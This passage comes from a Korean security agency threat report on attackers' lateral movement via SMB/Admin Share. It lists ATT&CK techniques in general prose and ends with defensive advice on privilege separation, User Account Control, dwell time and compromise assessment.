
1. T1219 Remote Access Software

- Ultra VNC is used as an auxiliary program for remote control.



2. T1571 Non-Standard Port

- Malware is connected to the ports 81 and 82 of the attacker's server.



3. T1105 Ingress Tool Transfer


- FTP is used for additional download of malware.




10 Impact

1. T1565.001 Data Manipulation : Stored Data Manipulation

- In case of connecting to a malicious server by modifying the windows hosts file, it camouflages to look like connection to a normal server.



Host file tampering





4. Conclusion

In this report, Korea Internet & Security Agency looked into attack groups' TTPs for lateral movement through SMB/Admin Share.

This attack technique is not resolved with deactivated C\$ and Admin\$ sharing of SMB/Admin Share since it can be activated through remote registry control, using RemoteRegistry service. However there is a limitation in SMB/Admin Share. In authority of the account to be used for connection, the User Account Control* function in accounts belonging to the Administrators group should be deselected. Or the function is available when the Administrator account is activated.

* User Account Control: Asks the user for consent to acts requiring an administrator privilege.

Therefore necessary privileges should be divided for each account in order to prevent lateral movement through this technique. It is not recommended to directly use the Administrator account. When the administrator privilege is required, the privilege for the Administrators group should be given and the User Account Control function should be activated before use. This technique cannot be used when an account with low-level privilege is stolen, which means that the use of such an account may prevent lateral movement.

In addition, attackers have dominated corporate infrastructure through initial access and lateral movement and have utilized corporate victims as infected infrastructure for several years. However defenders were able to recognize infection after being notified by Korea Internet & Security Agency, even though their infrastructure had been used by attackers for several years. The more important thing than the security incident itself was that defenders had no trigger to identify their infection.

According to Mandiant's M-Trends 2022 report, over 20% of non-ransomware attacks in the Asia-Pacific region had dwell times* of more than 700 days. This investigation result shows that most domestic companies as well as the corporate victims mentioned in the report are facing the same issue.

* Dwell time: The length of time in which the attacker dwells in the company's infrastructure until the defender's detection of an intrusion.

We get a medical checkup regularly to treat disease in the early stages and prevent its spread. In a cyber environment, companies just conduct special inspection to check the safety of their corporate environments when trendy threats are emerging. They do not diagnose whether their infrastructure is dominated by attackers or whether their assets are leaking out.

One of the efforts made to improve such a situation is Compromise Assessment (CA). CA is an assessment performed to identify past or ongoing attacker activity in an organization. Through CA, the company can identify any other ongoing internal security incidents or hidden threats. If a defender conducted a CA after recognizing a suspicious circumstance regarding a security incident, infrastructure which was exposed for several years would be improved much faster. Companies should put forth the efforts to check the safety of their infrastructure on a regular basis, just as if they make efforts to improve and respond to log4j vulnerabilities which have been prevalent since the end of last year.

The report "TTPs#7: Analysis on Lateral Movement Strategy Using SMB/Admin Share" ends, asking a question: "Are you sure your company's infrastructure is not infected?"



5. References

AhnLab Security Emergency Response Center Analysis Report ' Operation Shadow Force'

[https://download.ahnlab.com/kr/site/library/\[Analysis%20Report\]Operation%20Shadow%20Force_KOR.pdf](https://download.ahnlab.com/kr/site/library/[Analysis%20Report]Operation%20Shadow%20Force_KOR.pdf)

TrendMicro TrendLabs Security Intelligence Blog Dove Chiu A Technical Brief 'Shadow Force'

<http://documents.trendmicro.com/assets/pdf/shadow-force-technical-brief.pdf>

Mandiant, M-Trends 2022

<https://mandiant.com/m-trends>